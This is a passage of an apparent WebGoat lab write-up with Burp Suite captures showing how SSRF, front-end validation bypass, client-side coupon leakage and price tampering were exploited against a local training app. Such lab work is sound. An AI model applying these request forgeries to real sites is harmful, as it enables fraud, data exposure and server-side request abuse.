sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
 Chrome/105.0.5195.102 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=ydGAN8TQ1mZk_E3JRL-rJ6Dxc0--kMJPaIbUXsM0; WEBWOLFSESSION=
-gDFUmrXq902RmYuOJDCHIUzzGaVOlYwYRS005Qh
Connection: close

url=images%2Ftom.png
```

```
HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Wed, 30 Nov 2022 20:06:12 GMT

{
  "lessonCompleted":true,
  "feedback":"You rocked the SSRF!",
  "output":
  "<img class=\\\"image\\\" alt=\\\"Jerry\\\" src=\\\"images\\/jerry.png\\\" width=\\\"25%\\
  \" height=\\\"25%\\\">",
  "assignment":"SSRFTask1",
  "attemptWasMade":true
}
```

Challenge 3
Same thing as challenge 2 but you need to re-route to ifconfig.pro, by adding http:// to the page you want


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Compar
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex

Request to http://localhost:8080 [127.0.0.1]

```
POST /WebGoat/SSRF/task2 HTTP/1.1
Host: localhost:8080
Content-Length: 20
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (K
sec-ch-ua-platform: "Linux"
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=ydGAN8TQ1mZk_E3JRL-rJ6Dxc0--kMJPaIbUXsM0; WEBWOLFSESSION
Connection: close

url=http://ifconfig.pro
```


Client Side

Bypass Front-End Restrictions

From an ethical hacker standpoint: Its all white-box hacking in the sense that you can see everything happening on the client system. Users have a great degree of control over the front-end of the web application. They can alter HTML code, and sometimes also scripts. This is why apps that require a certain format of input should also validate on server-side.

Challenge 2:

Use burpsuite to modify data that gets sent to non-allowed values




```
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/105.0.5195.102 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=hz2e8Latw7_XgqqbVZ8otzEh8nqIJkvGePomZzQm; WEBWOLFSESSION=
-gDFUmrXq902RmYuOJDCHIUzzGaVOlYwYRSOO5Qh
Connection: close

select=optionX&radio=optionX&checkbox=optionX&shortInput=1234567&readOnlyInput=XXXXX
```

```

{
  "lessonCompleted":true,
  "feedback":"Congratulations. You have successfully completed the assignment.",
  "output":null,
  "assignment":"BypassRestrictionsFieldRestrictions",
  "attemptWasMade":true
}
```

Challenge 3

Same as challenge 2 except you enter the same values, that defy the given REGEX



Request

```
POST /WebGoat/BypassRestrictions/frontendValidation/ HTTP/1.1
Host: localhost:8080
Content-Length: 101
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/105.0.5195.102 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=hz2e8Latw7_XgqqbVZ8otzEh8nqIJkvGePomZzQm; WEBWOLFSESSION=
-gDFUmrXq902RmYuOJDCHIUzzGaVOlYwYRSO05Qh
Connection: close

field1=ABC&field2=1234&field3=---___&field4=8&field5=AAAAA&field6=XXXX_YYYY&field7=0192837465&
error=0
```

Response


```
HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Wed, 30 Nov 2022 21:14:07 GMT

{
  "lessonCompleted":true,
  "feedback":"Congratulations. You have successfully completed the assignment.",
  "output":null,
  "assignment":"BypassRestrictionsFrontendValidation",
  "attemptWasMade":true
}
```

Client Side Filtering

Best practice to send to the client ONLY the information which they're supposed to have access to. This is about exploiting extraneous information being returned by the server to discover information to which you shouldn't have access

Challenge 2


- the solution is to inspect the form element, and "un-hide" the hidden element.



```
<div> </div>
▼<table style="display: none" id="hiddenEmployeeRecords" align="center" border="1" cellpadding="2"
cellspacing="0" width="90%"> == $0
  ▼<div>
    ▶<table border="1" width="90%" align="center" <tr>…</table>
```

Challenge 3


- At the start of the form there is a hidden "discount" input. As in the ID is "hidden"
  - There is no display block, so We can guess that the JS source will edit this.
  - There is an action pointing to /WebGoat/clientSideFiltering/getItForFree
- On burpsuite if you input one of the hidden discounts, there will be a get request.
  - I used code "webgoat" and it seems that gets appended to the back of the request



```
GET /WebGoat/clientSideFiltering/challenge-store/coupons/webgoat
HTTP/1.1
```

```
HTTP/1.1 200 OK
Connection: close
```

I deleted the "webgoat" and sent that request, and we get back all the discounts



Burp Suite Community Edition v2022.8.4 - Temporary Project

Request

```
GET /WebGoat/clientSideFiltering/challenge-store/coupons/
HTTP/1.1
Host: localhost:8080
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
Accept: */*
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.102
Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=Gf0n87aIuoeKF7KXBS0aNFI209b1mbr3USqm-F4k;
WEBWOLFSESSION=tt5BXOCxvOMWvQ6lwdEzcB1NocLMhBf7rSLt3yy5
Connection: close
```

Response

```
HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Sun, 04 Dec 2022 10:32:49 GMT

{
  "codes":[
    {
      "code":"webgoat",
      "discount":25
    },
    {
      "code":"owasp",
      "discount":25
    },
    {
      "code":"owasp-webgoat",
      "discount":50
    },
    {
      "code":"get_it_for_free",
      "discount":100
    }
  ]
}
```


HTML Tampering

Browsers offer many options of editing the displayed content. Developers therefore must be aware that the values sent by the user may have been tampered with.

- Mitigation:
  - NEVER TRUST INPUT SENT BY A CLIENT
  - That means to not even consider the results of client side validation

Challenge 2


When you input a number of TV's the cost is calculated and sent from the client to the server. Burpsuite can be used to intercept this and we can modify the price to be $0


Burp Suite Community Edition v2022.8.4 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
8 × 9 × 11 × 12 × 13 ×
Send Cancel
Target: ht
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render

```
POST /WebGoat/HtmlTampering/task HTTP/1.1
Host: localhost:8080
Content-Length: 13
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/105.0.5195.102 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=00mqpwmIpNFBHZ-5EI2yYiY43w2PE6HrvSD_bllS; WEBWOLFSESSION=
-gDFUmrXq902RmYuOJDCHIUzzGaVOlYwYRS005Qh
Connection: close

QTY=5&Total=0
```

```
HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Wed, 30 Nov 2022 21:24:17 GMT

{
  "lessonCompleted":true,
  "feedback":"Well done, you just bought a TV at a discount",
  "output":null,
  "assignment":"HtmlTamperingTask",
  "attemptWasMade":true
}
```

Report Card:



LESSON OVERVIEW

Lesson name	Solved	Number of attempts
Without password	false	0
Admin password reset	false	0
Admin lost password	false	0
Without account	false	0
Bypass front-end restrictions	true	29
Client side filtering	true	29
Crypto Basics	true	26
Cross Site Scripting	true	76
HTML tampering	true	5
HTTP Basics	true	3
HTTP Proxies	true	2
CIA Triad	true	1
Developer Tools	true	3
Insecure Direct Object References	true	26
Cross-Site Request Forgeries	true	44
Insecure Login	true	2
Insecure Deserialization	false	32
JWT tokens	true	168
Path traversal	true	90
SQL Injection (intro)	true	198
SQL Injection (mitigation)	true	123
SQL Injection (advanced)	true	476
Vulnerable Components **Not Using Docker WebGoat**	[illegible]	0
XXE	true	37
Authentication Bypasses	true	14
WebGoat	true	0
WebWolf	true	12
Missing Function Level Access Control	true	34
Password reset	true	114
Server-Side Request Forgery	true	13
Secure Passwords	true	13
Writing new lesson	false	3

References:

- auth0.com. “Jwt.io.” *JSON Web Tokens*, https://jwt.io/.
- “Introduction: Web Application Security Essentials: Cycubix Docs.” *Introduction | Web Application Security Essentials | Cycubix Docs - Welcome to Cycubix Docs*, https://docs.cycubix.com/web-application-security-essentials/.
- “JWT Debugger.” *JWT Debugger*, https://token.dev/.
- PVXs. “PVXs.” *Medium*, Medium.com, https://pvxs.medium.com/.
- Ryannnkl. “Hack-Password-Webgoat/Sqlinjection.py at Main · RYANNNKL/Hack-Password-Webgoat.” *GitHub*, https://github.com/Ryannnkl/Hack-Password-WebGoat/blob/main/sqlinjection.py.
- “Walkthrough WebGoat Assignment Crypto Basics #8.” *Path to Improvements*, 1 May 2021, https://www.rizkymd.com/2021/05/walkthrough-webgoat-assignment-crypto.html.